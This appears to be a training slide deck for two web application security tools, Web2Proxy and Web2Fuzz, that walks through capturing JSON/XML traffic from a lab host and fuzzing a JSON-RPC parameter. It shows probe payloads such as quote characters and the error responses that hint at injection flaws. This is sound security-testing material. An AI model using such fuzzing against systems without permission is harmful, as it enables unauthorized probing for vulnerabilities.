Web 2.0 Tools Usage & Understanding

- Web2Proxy
- Web2Fuzz

Blueinfy
AppSecLabs


Web2Proxy

- Objectives
  - Analyzing Web 2.0 streams (XML, JSON, JS-Objects etc.)
  - Running application through the tools and capturing or trapping those requests
  - Profiling requests and responses
  - Determining entry points and various attributes of response like hidden fields, login forms etc.

How it works?

- Start Web2Proxy and define your scan name and listening port
- Setup that port as proxy in your browser
- Now browse your target application
- Web2Proxy will be tunneling all requests and response at the same time profile each of them
- You get nice profiled view on application window

Setting a scan




Scan Name : webstore

Port No : 8080

Define new scan
Enter name and listening
port address

Set that port on browser



Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

● Manual proxy configuration:

HTTP Proxy: localhost Port: 8080

□ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

Gopher Proxy: Port: 0

SOCKS Host: Port: 0


○ SOCKS v4 ● SOCKS v5

No Proxy for: localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:


Start your proxy



Use this if you want to
Trap requests run time

Start and stop your
Proxy and Filtering

Profile of application




Request Log Profile											Response Log Profile										
URL	Request	[M]	?	[PB]	<X>	{J}	<S>	<A>	.ext	AP	RC	{J}	<X>	{JS}	<S>	C	HF	IF	Form	<AP>	LF
192.168.50.50	GET / HTTP/1.0	GET									200			✓			✓		✓		
192.168.50.50	POST /json/jservice.ashx HTTP/1.0	POST		✓		✓			ashx	◎	200	✓									
192.168.50.50	POST /json/jservice.ashx HTTP/1.0	POST		✓		✓			ashx	◎	200	✓									
192.168.50.50	POST /json/jservice.ashx HTTP/1.0	POST		✓		✓			ashx	◎	200	✓									
192.168.50.50	GET /catalogflash.aspx HTTP/1.0	GET							aspx		200			✓						✓	
192.168.50.50	GET /products.swf HTTP/1.0	GET							swf		200										
192.168.50.50	GET /product.aspx?id=1 HTTP/1.0	GET	✓						aspx	◎	200		✓								
192.168.50.50	GET /product.aspx?id=4 HTTP/1.0	GET	✓						aspx	◎	200		✓								

```
POST /json/jservice.ashx HTTP/1.0
Host: 192.168.50.50
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1) Gecko/20090624 Firefox/3.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Cookie: ASPSESSIONIDSSCDQSCC=HCCLCNGDBIBJOCIECPGLPFMP
Pragma: no-cache
Cache-Control: no-cache

{"id":3,"method":"getProduct","params":{ "id" : 3}}
```

JSON input and output

XML analysis



Request Log Profile											Response Log Profile										
URL	Request	[M]	?	[PB]	<X>	{J}	<S>	<A>	.ext	AP	RC	{J}	<X>	{JS}	<S>	C	HF	IF	Form	<AP>	LF
192.168.50.50	POST /json/jservice.ashx HTTP/1.0	POST		✓		✓			ashx	◎	200	✓									
192.168.50.50	POST /json/jservice.ashx HTTP/1.0	POST		✓		✓			ashx	◎	200	✓									
192.168.50.50	GET /catalogflash.aspx HTTP/1.0	GET							aspx		200			✓						✓	
192.168.50.50	GET /products.swf HTTP/1.0	GET							swf		200										
192.168.50.50	GET /product.aspx?id=1 HTTP/1.0	GET	✓						aspx	◎	200		✓								
192.168.50.50	GET /product.aspx?id=4 HTTP/1.0	GET	✓						aspx	◎	200		✓								
192.168.50.50	GET /product.aspx?id=7 HTTP/1.0	GET	✓						aspx	◎	200		✓								

```
HTTP/1.1 200 OK
Connection: close
Date: Fri, 10 Jul 2009 08:51:16 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Content-Length: 983

<?xml version="1.0" encoding="UTF-8"?><products><items product_id="1" product_name="Finding Nemo" product_desc_summary="Adventure / Animation / Comedy / Family" product_desc="There are
3.7 trillion fish in the ocean, they're looking for one. The Academy Award-winning creators of TOY STORY, A BUG'S LIFE, and MONSTERS, INC. dive into a whole new world with this underwater
adventure. The film follows the comedic and eventful journeys of two fish - Marlin and his son Nemo - who become separated in the Great Barrier Reef when Nemo is unexpectedly taken far from home and
thrust into a fish tank in a dentist's office overlooking Sydney harbor. Buoyed by the companionship of a friendly-but-forgetful fish named Dory, the overly cautious father embarks on a dangerous trek and
finds himself the unlikely hero of an epic journey to rescue his son - who hatches a few daring plans of his own to return safely home." product_price="14.99" image_path="nemo" rebates_file="" />
</products>
```

XML stream as
Output

Fuzzing

- Fuzzing JSON or XML streams
  - Two aspects of fuzzing – Injection and Response Analysis
  - Injecting malicious payload with different variants encompassing encoding
  - Analyzing responses coming from application
  - Both HTTP header as well as body may contain clues for possible vulnerabilities

Response Analytics

- Response can be analyzed in following three important dimensions
  - Vulnerability Signature
  - Structure analysis
  - Application behavior


Web2Fuzz

- Fuzzing tool
  - Pass on JSON or XML stream to application
  - Define your load
  - Select your encoding/ency
  - Pass on regex for vulnerability signatures
  - Start fuzzing
  - Do response analysis

Fuzzing Analytics

- Following analysis is supported by the tool
- Signature
  - Using regex patterns
- Structure
  - Checking page's MD5
- Behavior
  - Size of the stream
  - Response time analysis

Web2Fuzz



Target Host 192.168.50.50

☑ Do pattern matching (regex)

Fuzz load D:\blueinfy-tools\web2fuz

Pattern match D:\blueinfy-tools\web2fuz

Request

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Cookie: ASPSESSIONIDSSCDQSCC=HCCLCNGDBIBJOCIECPGLPFMP
Pragma: no-cache
Cache-Control: no-cache

{"id":5,"method":"getProduct","params":{ "id" : #fuzz#}}
```

Note Use #fuzz# at the fuzzing point

Responses

```
Date: Fri, 10 Jul 2009 11:09:00 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 205

{"id":null,"error":{"name":"JSONRPCError","message":"Unterminated string.","errors":
[{"name":"JsonException","message":"Unterminated string."},{"name":"FormatException","message":"Unterminated string."}]}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
1	00:00:01.95	200	149	da65d7953043fda1e4da146e498...	a	Exception
2	00:00:01.53	200	980	3b97c679bdf6520eba99ddfa9f45...	1	
3	00:00:01.54	200	164	2cb4fa8f3f5dddb51f7f5978852a7...	-1	
4	00:00:01.59	200	164	2cb4fa8f3f5dddb51f7f5978852a7...	1000000000000000000	
5	00:00:01.67	200	205	7f23653153833d0072f9502f4968...	'	Exception
6	00:00:01.51	200	205	7f23653153833d0072f9502f4968...	"	Exception
7	00:00:01.51	200	209	5196bc8b202b5048199bd810f5b...	—	syntax Exception
8	00:00:01.51	200	122	be725754e94eba84eefe079a70a...	#	Exception

(C) Blueinfy Solutions Pvt. Ltd.

Select fuzz Load

Select Patterns Load

All analysis Vectors

